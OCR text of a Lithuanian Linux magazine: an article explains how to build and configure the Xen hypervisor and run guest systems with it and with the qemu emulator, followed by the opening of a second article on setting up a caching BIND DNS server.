
Šiandien Xen pagal nutylėjimą įeina į kiekvieno populiaraus Linux distributyvo sudėtį.

[Xen: bendri duomenys] *Xen* sukūrė Kembridžo universiteto tyrimų grupė projekto *Xenoserver* rėmuose (pastarasis skirtas paskirstytų skaičiavimų organizacijai). Pirmoji vieša versija — 1.0 (buvo išleista 2003 metų spalį), šiuo metu kuriama versija — 3.0. Komercinio *Xen* palaikymo ėmėsi kompanija „XenSource" (*www.xensource.com*), o projekto dalyvių sąraše gali rasti tokių gigantų, kaip „Intel", AMD, IBM, HP, „Novell" ir „RedHat".
Mes aptarsime *Xen* įdiegimo ir naudojimo ypatybes, tačiau iš pradžių tradiciškai šiek tiek teorijos.

[Žiedų valdovas] Šiuolaikinių technologijų pasaulyje dažnai galima stebėti tokį reiškinį, kuomet nuo idėjos atsiradimo iki masinio jos pritaikymo pradžios praeina įspūdingas laiko tarpas. Išimtimi netapo ir virtualių mašinų monitoriaus idėja, kurią daugiau nei prieš 30 metų pasiūlė ir realizavo kompanija IBM programinio paketo VM/370 pavidalu. *Xen* kūrėjai pakartojo IBM programuotojų „žygdarbį". Užuot realizavę virtualią mašiną virš egzistuojančios OS (ryškiausi pavyzdžiai: *VMWare*, *qemu*; išsamiau apie *qemu* skaityk žemiau), jie virtualizacijos kodą įkurdino pačioje operacinėje sistemoje. *Xen* veikia su „plika" geležim, o visos operacinės sistemos paleidžiamos virš *Xen* sukurtos virtualios mašinos. Tokia architektūra leidžia pasiekti iš tiesų unikalias greitaveikos charakteristikas (pagal kai kuriuos virš *Xen* veikiančio *Linux* įvertinimus, jo sparta nuo *native Linux* atsilieka viso labo 3 procentais!). Tačiau kaip gi tai pavyko?


Manau, tu žinai, kad x86 (IA–32) architektūros procesoriai, veikdami apsaugotame režime, naudoja keturis atminties apsaugos lygius (vadinamieji žiedai: rings 0–3). Šiuolaikinės operacinės sistemos naudoja tik du iš jų: *ring 0* — labiausiai privilegijuotas lygis, jame pasileidžia OS, ir *ring 3* — ne toks privilegijuotas lygis, naudojamas vartotojo lygio programoms paleisti. Taip programų kodas nuo 3 lygio neturi priėjimo teisių prie 0 lygio adresų erdvės ir negali sutrukdyti OS veikimui. *Xen* kūrėjai nuėjo toliau, nusprendę savo poreikiams panaudoti 1 ir 2 lygius.
Pats *Xen*, kitaip dar vadinamas hipervizoriumi (*hypervisor*), pasileidžia 0 lygyje, operacinės sistemos dabar veikia 1 lygyje, o vartotojiškos programos, kaip ir priklauso, veikia 3 lygyje. Be to, *Xen* veikimui reikia vadinamojo supervizoriaus (*supervisor*) ir operacinė sistema, kurios tvarkykles priėjimui prie aparatūros naudos viešinčios (*guest*)


```
PID hash table entries: 512 (order: 9, 8192 bytes)
Xen reported: 1837.505 MHz processor.
Dentry cache hash table entries: 16384 (order: 4, 65536 bytes)
Inode-cache hash table entries: 8192 (order: 3, 32768 bytes)
vmalloc area: c8000000-fbff5000, maxmem 34000000
Memory: 108928k/120832k available (1485k kernel code, 3412k reserved, 381k data, 92k i
nit, 0k highmem)
Checking if this processor honours the WP bit even in supervisor mode... Ok.
Mount-cache hash table entries: 512
CPU: L1 I Cache: 64K (64 bytes/line), D cache 64K (64 bytes/line)
CPU: L2 Cache: 256K (64 bytes/line)
CPU: AMD Sempron(tm)   2600+ stepping 01
Enabling fast FPU save and restore... done.
Enabling unmasked SIMD FPU exception support... done.
Checking 'hlt' instruction... disabled
NET: Registered protocol family 16
xen_mem: Initialising balloon driver.
Grant table initialized
Initializing Cryptographic API
io scheduler noop registered
io scheduler anticipatory registered
io scheduler deadline registered
io scheduler cfq registered
Xen virtual console successfully installed as tty1
Event-channel device installed.
netfront: Initialising virtual ethernet driver.
Registering block device major 3
device-mapper: 4.4.0-ioctl (2005-01-12) initialised: dm-devel@redhat.com
NET: Registered protocol family 2
IP: routing cache hash table of 512 buckets, 4Kbytes
TCP established hash table entries: 4096 (order: 3, 32768 bytes)
TCP bind hash table entries: 4096 (order: 2, 16384 bytes)
TCP: Hash tables configured (established 4096 bind 4096)
NET: Registered protocol family 1
NET: Registered protocol family 17
EXT3-fs: INFO: recovery required on readonly filesystem.
EXT3-fs: write access will be enabled during recovery.
kjournald starting.  Commit interval 5 seconds
EXT3-fs: recovery complete.
EXT3-fs: mounted filesystem with ordered data mode.
VFS: Mounted root (ext3 filesystem) readonly.
Freeing unused kernel memory: 92k freed
 * version 2.86 booting
```

/1/ startup

linux krovimasis *xterm* lange atrodo kiek keistokai

/2/ test

linux, xen, vmware ir *uml* našumo palyginimas

OS. Toje pačioje operacinėje sistemoje veiks ir vartotojiški įrankiai, skirti viešinčių OS valdymui. Kiekvienos viešinčios OS paleidimui *Xen* sukuria naują virtualią mašiną, kuri atlieka izoliuotos OS aplinkos vaidmenį virtualaus asmeninio kompiuterio pavidalu. Pagal darbo principą *Xen* galima palyginti su daugiaužduotine OS, tiktai, priešingai nei tokia OS, kuri kiekvienam procesui sukuria izoliuotą adresų erdvę ir aplinką, *Xen* tą patį daro ne su procesais, o su kitomis operacinėmis sistemomis. Vienu žodžiu, su *Xen* vieną fizinį AK galima lengvai paversti į daugybę virtualių.

[Povandeniniai akmenys] Be abejo, neapsieita ir be povandeninių akmenų (staiga prisimenu aksiomą: „Už viską reikia mokėti"). Išvardinsiu keletą apribojimų, kuriuos *Xen* pritaiko vartotojui:

1. Norint operacinę sistemą paleisti virtualioje *Xen* mašinoje, būtina patenkinti vieną iš šių sąlygų: įdiegti specialų OS branduolio pataisymą, kuris ją adaptuoja virtualiai mašinai (šiuo metu pataisymai prieinami *Linux*, *NetBSD* ir *FreeBSD* sistemoms), arba nusipirkti su virtualizacijos technologiją gebantį dirbti procesorių („Intel" kuriamas VT arba AMD kuriamas *Pacifica*), tuomet virtualioje mašinoje bus galima paleisti kad ir *Windows XP*.

2. Visos virtualios mašinos viduje paleidžiamos OS negali turėti bendrų particijų (siekiant išvengti failų sistemos sugadinimo) ir turi naudoti joms iš anksto išskirtą operatyvinės atminties sritį (visą turimą operatyvinę atmintį reikia padalinti iš veikiančių OS kiekio). Taip pat kiekvienai viešinčiai OS prireiks atskiro swap'o.

3. *Xen* nemoka virtualios mašinoms padalinti vaizdo plokštės (aš nelabai įsivaizduoju, kaip tai apskritai būtų galima padaryti), todėl viešinčioje OS teks įdiegti VNC arba naudoti tinklinį priėjimą prie *X-Window* sistemos.

4. Su *Xen* atsisako veikti *nvidia* tvarkyklės.

[Veisiam gyvūnėlius] Savo eksperimentams naudosime *Linux*. Tokiuose distributyvuose, kaip *Fedora Core*, *Debian* arba *SuSe Xen* galima įdiegti kaip įprastinę programinę įrangą, panaudojant standartines priemones (*rpm*, *apt-get*) — mes šių metodų neaptarinėsime. Geriau *Xen* parsisiųskime ir sukompiliuokime savomis rankomis (linkėjimai *Slackware* vartotojams). Archyvą galima parsisiųsti iš čia: *www.cl.cam.ac.uk/Research/SRG/netos/xen/downloads/xen-3.0-testing-src.tgz*. Išpakuojame jį į katalogą */usr/src* (rekomenduoju viską daryti būtent šiame kataloge), ir pereiname į naujai sukurtą katalogą */usr/src/xen-3.0-testing*. Kiekvienam branduoliui skirti atskiri pataisymai („ls patches"). Aš gavau *Xen* su pataisymais 2.6.12 versijai. Imame archyvą *linux-2.6.12.tar.bz2* ir įkeliame jį į einamą katalogą (jeigu tu susiruošei siųsti branduolį iš interneto, tai geriau neskubėk — įdiegiklis tai padarys pats). Dabar veikiame taip:

```
# make
# make install
```


```
/: clean, 74352/1126080 files, 411830/2251100 blocks                      [ ok ]
EXT3 FS on hda12, internal journal
 * Setting the System Clock using the Hardware Clock as reference...      [ ok ]
 * Cleaning up ifupdown...                                                [ ok ]
 * Calculating module dependencies...                                     [ ok ]
 * Loading modules...                                                     [ ok ]
 * Creating device-mapper devices...                                      [ ok ]
 * Setting up LVM Volume Groups...                                        [ ok ]
 * Starting Enterprise Volume Management System...                        [ ok ]
 * Checking all file systems...                                           [ ok ]
 * Mounting local filesystems...
 * Running 0dns-down to make sure resolv.conf is ok...                    [ ok ]
 * Initializing ifupdown state...                                         [ ok ]
 * Reading desktop files...                                               [ ok ]
 * Starting hotplug subsystem...                                          [ ok ]
 * Configuring network interfaces...                                      [ ok ]
 * Setting the System Clock using the Hardware Clock as reference...      [ ok ]
 * Synchronizing clock to ntp.ubuntulinux.org...
 rror : Temporary failure in name resolution                              [fail]
 * Initializing random number generator...                                [ ok ]
 * Setting up X server socket directory...                                [ ok ]
 * Setting up ICE socket directory...                                     [ ok ]
 * Entering runlevel: 3
 * Starting system log daemon...                                          [ ok ]
 * Starting kernel log daemon...                                          [ ok ]
 * Setting up ALSA...                                                     [ ok ]
 * Starting GNOME Display Manager...                                      [ ok ]
 * Starting Common Unix Printing System: cupsd                            [ ok ]
 * Starting system message bus:                                           [ ok ]
 * Starting Hardware abstraction layer:                                   [ ok ]
 * Starting internet superserver...                                       [ ok ]
 * Starting Postfix Mail Transport Agent...                               [ ok ]
/dev/mem: mmap: Resource temporarily unavailable
This processor "AMD Sempron(tm) 2600+" is known _not_ to support power-saving.
 * Starting powernowd...
 * CPU frequency scaling not supported                                    [ ok ]
 * Starting anac(h)ronistic cron: anacron                                 [ ok ]
 * Starting deferred execution scheduler...                               [ ok ]
 * Starting periodic command scheduler...                                 [ ok ]
 * Checking battery state...                                              [ ok ]

Ubuntu 5.04 "Hoary Hedgehog" ubuntu tty1

ubuntu login:
```

/3/ xterm

ubuntu linux xterm lange

/4/ qemu

qemu ir damn small linux

Taip mes sukompiliuosime du *Xen* skirtus branduolius su konfigūracija pagal nutylėjimą ir įkelsime juos į katalogą */boot*. Branduolio atvaizdas su galūne „*-xen0*" — tai supervizorius, standartinis branduolys su aktyvuotu *Xen* palaikymu ir standartiniu tvarkyklių rinkiniu. Būtent šį branduolį mes naudosime vietoje to, kuris šiuo metu įdiegtas tavo distributyve. Antrasis atvaizdas, kurio galūnė „-xenU" — tai branduolys, kurį reikia naudoti viešinčiose OS (tiksliau šnekant, *Linux* distributyvuose), o tiesiogiai su aparatūra dirbančios tvarkyklės jame pakeistos emuliacijos sluoksniu.
Norint sukompiliuoti nuosavą *Xen* skirtą branduolį, reikia atlikti keletą veiksmų. Visų pirma, reikia paleisti branduolio-supervizoriaus konfigūratorių:

```
# cd linux-2.6.12-xen0
# make ARCH=xen menuconfig
```

Jį mes konfigūruojame pagal savo poreikius, nepamiršdami įjungti šių opcijų:

```
XEN -> Privileged Guest (domain 0)
XEN -> Block-device backend driver
XEN -> Network-device backend driver
XEN -> Block-device frontend driver
XEN -> Network-device frontend driver
XEN -> Scrub memory before freeing it to Xen
```

Dabar paleidžiame viešinčios OS branduolio konfigūratorių:

```
# cd ../linux-2.6.12-xenU
# make ARCH=xen menuconfig
```

Darome viską taip pat, skirtumas tik tas, jog šiame branduolyje visiškai nenaudingos opcijos „XEN -> Privileged Guest (domain0)" ir „XEN -> Physical device access". Ir galų gale sukompiliuojame bei įdiegiame branduolius:

```
# cd ..
# make
# make install
```

Įdiegimo etapas praeitas, pradedame konfigūravimą. Iš pradžių *xenU* branduolio modulius reikia nukopijuoti į šakninę viešinčios OS failų sistemą (tarkim, ji yra particijoje *hda2*):

```
# mkdir /mnt/guest
# mount /dev/hda2 /mnt/guest
# cp -a /lib/modules/2.6.12.6-xenU /mnt/guest/lib/modules
```

Telieka sukonfigūruoti *grub* (*lilo* nepripažįstamas), kad jis krautų patį *Xen* ir supervizoriaus branduolį. Atidarome bylą */boot/grub/menu.lst* ir į ją pridedame šiuos įrašus:

```
# vi /boot/grub/menu.lst
title XenLinux
    # particija su katalogu /boot
    root (hd0,0)
    # krauname Xen
    kernel /boot/xen-3.0.gz dom0_mem=131072
    # ir branduolį-supervizorių
    module /boot/vmlinuz-2.6.12-xen0 root=/dev/hda1 ro console=tty0
```

Čia aš manau, kad tavo einamo Linukso failų sistemos šaknis įsikūrusi particijoje *hda1*. Argumentas *dom0_mem* nurodo atminties kiekį (kilobaitais), kuris prieinamas supervizorinei OS. Kiek jai skirti atminties — spręsk pats. Aš čia paprastai nurodau pusę fizinės atminties kiekio — likusi dalis atitenka viešinčioms OS. Viskas, baigėme. Dabar perkrauk mašiną, *grub* meniu pasirink punktą *XenLinux* ir pasiruošk skaityti toliau :).

[Pingvinas pingvino viduje] Paradoksalu, tačiau *Xen*, nepaisant viso jo sudėtingumo, yra stebėtinai lengvai administruojamas produktas. Norint išmokti darbo su *Xen* pagrindų, galima iš viso neskaityti dokumentacijos.
Aptarsime *Ubuntu Linux* distributyvo paleidimo pavyzdį su virtualia *Xen* mašina. Norint įgyvendinti šį sumanymą, mums prireiks į kietąjį diską įdiegto (šiuo atveju į particiją */dev/hda2*) *Ubuntu* distributyvo, konfigūracinės bylos ir šiek tiek *Linux* žinių. Vietoje konfigo pavyzdžio paimsime bylą */etc/xen/xmexample1*. Nukopijuok ją į */etc/xen/ubuntu* ir šiek tiek pataisyk:

```
# vi /etc/xen/ubuntu
# mūsų viešinčiai OS skirtas branduolys
kernel = „/boot/vmlinuz-2.6.12-xenU"
# išskiriame 64Mb operatyvinės atminties
memory = 64
# pavadinimas gali būti bet koks
name = „ubuntu"
# emuliuojame vieną tinklo plokštę
nics = 1
# MAC ir IP adresai
vif = [ „mac=fe:fd:00:00:00:11, ip=10.0.0.1" ]
# viešinčioji OS matys tik dvi disko particijas
# (čia /dev/hda2 — šaknis, o /dev/hda3 — swap)
disk = [ „phy:hda2,hda2,w", „phy:hda3,hda3,w" ]
# nurodome šakninę particiją
root = „/dev/hda2 ro"
# branduoliui perduodami parametrai (nurodome
```

```
# tik init skirtą inicializacijos lygį)
extra = „3"
```

Dabar reikia iš naujo primontuoti particiją su *Ubuntu* (*/dev/hda2*) ir atitinkamai paredaguoti jo */etc/fstab* konfigą. Darbo liko visai nedaug. Surenkame komandą „xm create ubuntu -c" ir gauname priėjimą prie pirmosios *Ubuntu* konsolės, kurioje galima stebėti branduolio krovimąsi ir inicializaciją, o po to ir kvietimą įsijungti į sistemą. Atgal į *xterm* sugrįžtame pasinaudodami klavišų kombinacija *<Ctrl+]>*, o į *Ubuntu* patenkame su komanda „xm console ubuntu".

[Reaktyvinis „qemu"] Iš mano pusės būtų nuodėmė nepapasakoti apie AK emuliatorių *qemu*, kurio vienas pagrindinių privalumų — didelis emuliavimo greitis. *Qemu* autorius *Fabrice Bellard* yra labai kompetentingas šiuo klausimu žmogus. Jis savo svetainėje net pateikė dokumentą, kuriame pasidalino emuliavimo kodo optimizavimo paslaptimis. Antras išskirtinis *qemu* bruožas — galimybė dirbti dviem režimais: viso AK emuliavimo režime ir procesoriaus emuliavimo režime. Pirmasis režimas leidžia emuliatoriaus viduje paleidinėti operacines sistemas, o antrasis — vykdyti dvejetaines (vykdomas) bylas su kitos architektūros procesoriumi. Pavyzdžiui, panaudojant *qemu* galima su paprasčiausiu *Pentium'u* paleisti *PowerPC* vykdomą bylą. Dabar *qemu* pripažįsta x86, ARM, SPARC, *PowerPC* ir MIPS architektūrų procesorių emuliavimą. Pats emuliatorius gali dirbti daugelyje architektūrų, UNIX, *Windows* ir *MacOS X* šeimų operacinėse sistemose.
Santykinai neseniai *Fabrice Bellard* savo svetainėje (*fabrice.bellard.free.fr*) pateikė *Linux* branduolio modulį *kqemu*, kuris *qemu* paverčia tikra virtualia mašina (dvejetainį kodą dabar vykdo ne virtualus, o fizinis procesorius). Modulio kodas nėra prieinamas, o autorius jo neatskleis, kol negaus materialinės paramos. Tačiau *open source* bendruomenės entuziastai laiko veltui nešvaistė ir jau išleido alternatyvaus modulio *qvm86* (*www.qvm86.org*) *alpha* versiją, kuri binariškai suderinama su *kqemu*.
Einama *qemu* (0.8) versija atkuria šią aparatinę konfigūraciją: *i440* mikroschema, *Cirrus CLGD 5446* vaizdo plokštė, pelė ir klaviatūra su *PS/2* sąsaja, *NE2000* tinklo plokštė ir *Creative SoundBlaster 16* garso plokštė. Be to, *qemu* emuliuoja nuosekliąsias, lygiagrečiąsias, USB jungtis ir pripažįsta SMP iki 255 procesorių.

[Sveiki atvykę į virtualųjį pasaulį] Metas išbandyti *qemu* veikimą. Iš oficialios svetainės (*fabrice.bellard.free.fr/qemu*) parsisiunčiame paskutines *qemu* ir *kqemu* versijas, į katalogą */tmp* išpakuojame archyvą *qemu-0.8.0.tar.gz*, o *kqemu-0.7.2.tar.gz* — į ką tik sukurtą */tmp/qemu-0.8.0*. Jame surenkame jau klasikinėmis tapusias komandas „./configure && make && make install". Įdiegiklis įdiegs vykdomą *qemu* bylą ir kitas reikalingas bylas, taip pat į */lib/modules* įkels *kqemu* modulį. *Kqemu* veikimui reikalingas priėjimas prie *tmpfs*, todėl į */etc/fstab* būtina pridėti eilutę „tmpfs /dev/shm tmpfs defaults 0 0", įvykdyti komandą „mount -a" bei užkrauti modulį: „modprobe kqemu".
Dabar aptarsime *qemu* galimybes, remdamiesi kokios nors abstrakčios OS įdiegimo pavyzdžiu. Iš pradžių mes turime sukurti virtualų kietąjį diską. Tai galima padaryti dviem būdais: su komanda *dd* bylą užpildyti iš */dev/zero* paimtais nuliais arba su komanda *qemu-img*. Antrasis būdas teisingesnis ir paprastesnis — jį ir aptarsime. Sukursime 1 Gb dydžio kietąjį diską:

```
# qemu-img create disk.img 1G
```

Taip pat mums reikalingas ISO atvaizdas su OS įdiegikliu (jį galima lengvai gauti iš kompaktinio disko: „dd if=/dev/cdrom of=cd.iso conv=noerror"). Dabar paleidžiame *qemu*:

```
# qemu -hda disk.img -cdrom cd.iso -boot d -monitor stdio
```

Argumentas ‚*-hda*' nurodo mūsų virtualų diską, ‚*-cdrom*' nurodo kompaktinio disko atvaizdą, ‚*-boot d*' — krovimąsi iš kompaktinio disko (čia galimas vienas iš trijų variantų: ‚a', ‚b' arba ‚c', t.y. lankstusis diskelis, kietasis diskas arba CD-ROM), ‚*-monitor stdio*' suteikia priėjimą prie valdančios *qemu* konsolės.
Jeigu viskas padaryta teisingai, turėtų atsidaryti *qemu* langas, kuriame prasideda OS įdiegiklio užkrovimas (arba pačios OS užkrovimas, jeigu tu naudoji *LiveCD*). Na, o toliau reikia įprastiniu būdu įdiegti pačią OS. Jeigu operacinė sistema paprašys antro įdiegimo disko, tai jį lengva pakišti, *qemu* konsolėje surinkus dvi komandas:

```
> eject cdrom
> change cdrom cd2.iso
```

Pabaigus įdiegimą perleidžiame *qemu* ir džiaugiamės nauja OS:

```
# qemu -hda disk.img -monitor stdio
```


Beje, galima apsieiti ir be kietojo disko atvaizdo, nurodant realią particiją:

```
# qemu -hda /dev/hda -monitor stdio
```

Tačiau aš taip daryti nerekomenduočiau: rizikuoji sugadinti failų sistemą. Jeigu jau tau šito labai reikia, geriau naudokis kita komanda:

```
# qemu -snapshot /dev/hda -monitor stdio
```

Taip duomenys bus įrašinėjami ne į realų diską, o į laikiną bylą.
Deja, mūsų straipsnio apimtis neleidžia realiai atskleisti visų *qemu* galimybių, kaip kad tinklo susijungimų kūrimas, įmontuotas SMB serveris, kitų architektūrų vykdomų (dvejetainių) bylų paleidimas arba virtualios mašinos būklės išsaugojimas.

/5/ qemu
ir vėl *damn small linux*

Taupome pinigus su „tuksu“

Efektyvus kešuojančio DNS ir Proxy serverio konfigūravimas

SUTAUPEI — REIŠKIA UŽDIRBAI. NE VELTUI YRA TOKIE SPECIALISTAI, KURIE DIENŲ DIENAS TIK IR GALVOJA, KUR IR IŠ KO GALIMA BŪTŲ SUTAUPYTI. AŠ TAU SIŪLAU PRADĖTI TAUPYTI Į PAGALBĄ PASITELKUS *LINUX*. NE, MES ILGAI IR NUOBODŽIAI NEDISKUTUOSIME APIE GPL BEI APIE TAI, JOG GALIMA IŠMESTI ***WINDOWS*** IR VIETOJE JŲ ĮDIEGTI ***LINUX***. ŠIANDIEN MES PAKALBĖSIME APIE „PRAKTINĮ TAUPYMĄ“.

[**Praktinis taupymas**] Praktinis todėl, kad mes taupysime savo žinias ir sugebėjimus pritaikydami praktiškai, o ne teoriškai. O taupyti čia yra iš ko. Mes galime įdiegti kešuojantį DNS serverį ir taip paspartinti DNS užklausų vykdymą, įdiegti kešuojantį *proxy* serverį ir smarkiai sutaupyti tinklo srauto, taip pat įdiegti *http* nukreipiklį (*redirector*), kuris mums leis filtruoti *www* turinį ir pamiršti reklamines antraštes. Norint įgyvendinti visus aukščiau išvardintus dalykus, visiškai nebūtina turėti kompiuterį su išskirtine linija — tiek DNS, tiek *proxy* puikiai veiks paprasčiausioje naminėje mašinoje, kuri prie interneto būtų prijungta per modemą. Beje, šie servisai ne šiaip sau veiks, o realiai taupys tavo pinigus.

[**Kešuojantis DNS serveris**] Kešuojantis DNS serveris leidžia sutrumpinti domenų vardų išsprendimo laiką, taip pat šiek tiek sutaupyti tinklo srauto (maždaug 5–7%). Daugumoje distributyvų DNS serveris įdiegtas pagal nutylėjimą, todėl iš karto pereisime prie jo konfigūravimo. Sukursime pagrindinę demono *named* konfigūracijos bylą:

```
# vi /etc/named.conf
options {
// darbinis katalogas
    directory „/var/named“;

// visos užklausos bus peradresuojamos tiekėjo
// DNS serveriui 192.168.99.1; jeigu su šiuo
// serveriu iškils nesklandumų, tuomet lokalus
// serveris atsakymo ieškos savo keše arba
// savarankiškai įvykdys užklausą
    forward first;
    forwarders { 192.168.99.1; };
};

// šios opcijos reikia tam, kad named nesikeiktų
// dėl rndc.key rakto nebuvimo
controls { };

// „.“ zonos mūsų serveris nepalaiko; tipas hint
// reiškia, kad byloje named.ca yra šakninių
// (root) DNS serverių adresai
zone „.“ in {
    type hint;
    file „named.ca“;
};

// 0.0.127.in-addr.arpa zona — lokali zona,
// aprašyta byloje named.local
zone „0.0.127.in-addr.arpa“ in {
    type master;
    file „named.local“;
};
```

Parametras *forward* gali turėti vieną iš šių reikšmių: „only“ — mūsų DNS serveris niekada neturi bandyti savarankiškai apdoroti jam perduotos užklausos; „first“ — mūsų serveris turi pats bandyti apdoroti užklausą, jeigu iš išvardintų tiekėjo DNS serverių nebuvo gautas reikiamas atsakymas.
Parametre *forwarders* tarp figūrinių skliaustelių galima nurodyti DNS serverių IP adresų sąrašą, kuriems mūsų DNS serveris peradresuos jam siunčiamas užklausas vietoje to, kad bandytų atsakyti į jas pats. IP adresai skiriami kabliataškiu.

Be to, kataloge */var/named* turi būti dar dvi bylos: *named.ca* (sukuriama įdiegiant *bind* paketą) ir *named.local*. Kad pastarosios nereikėtų kurti rankiniu būdu, ją gali pasiimti iš katalogo */usr/share/doc/bind-9.2.3/dhcp-dynamic-dns-examples/bind/var/named*.
Dabar paleiskime *named*:


```
# named
```

Patikrinkime, ar jis veikia:


```
# ps –ax | grep named
```

Ši komanda išveda procesų, kurių pavadinime yra žodis *named*, sąrašą — tavo *named* turėtų jame būti. Įsitikiname, kad serveris pasileido be jokių klaidų ar perspėjimų:


```
# tail /var/log/messages
```


/1/ bind
bind įdiegimas su *rpmdrake* (*Mandrake* sistemoje)

/2/ KWrite
bylos */etc/named.conf* redagavimas

/3/ named
paleistas ir veikia

Dabar telieka byloje */etc/resolv.conf* aprašyti mūsų domeną ir grįžtamojo ryšio (*loopback*) sąsajos IP adresą:

```
# vi /etc/resolv.conf
domain mydomain.lt
nameserver 127.0.0.1
```

Be abejo, serverio konfigūravimas tuo nesibaigia. Pavyzdžiui, galima aprašyti, kokie klientai turi teisę naudoti mūsų serverį, o kokie — ne. Tačiau pagrindinė užduotis, t.y. kešuojančio DNS serverio paleidimas, atlikta. Reikia pastebėti, kad toks serveris efektyvus ne tik lokaliame tinkle, tačiau ir tuomet, kai tu savo kompiuterį naudoji išdidžioje vienatvėje — svetainės pradės atsidarinėti šiek tiek greičiau, kadangi *named* paleistas lokaliame kompiuteryje.

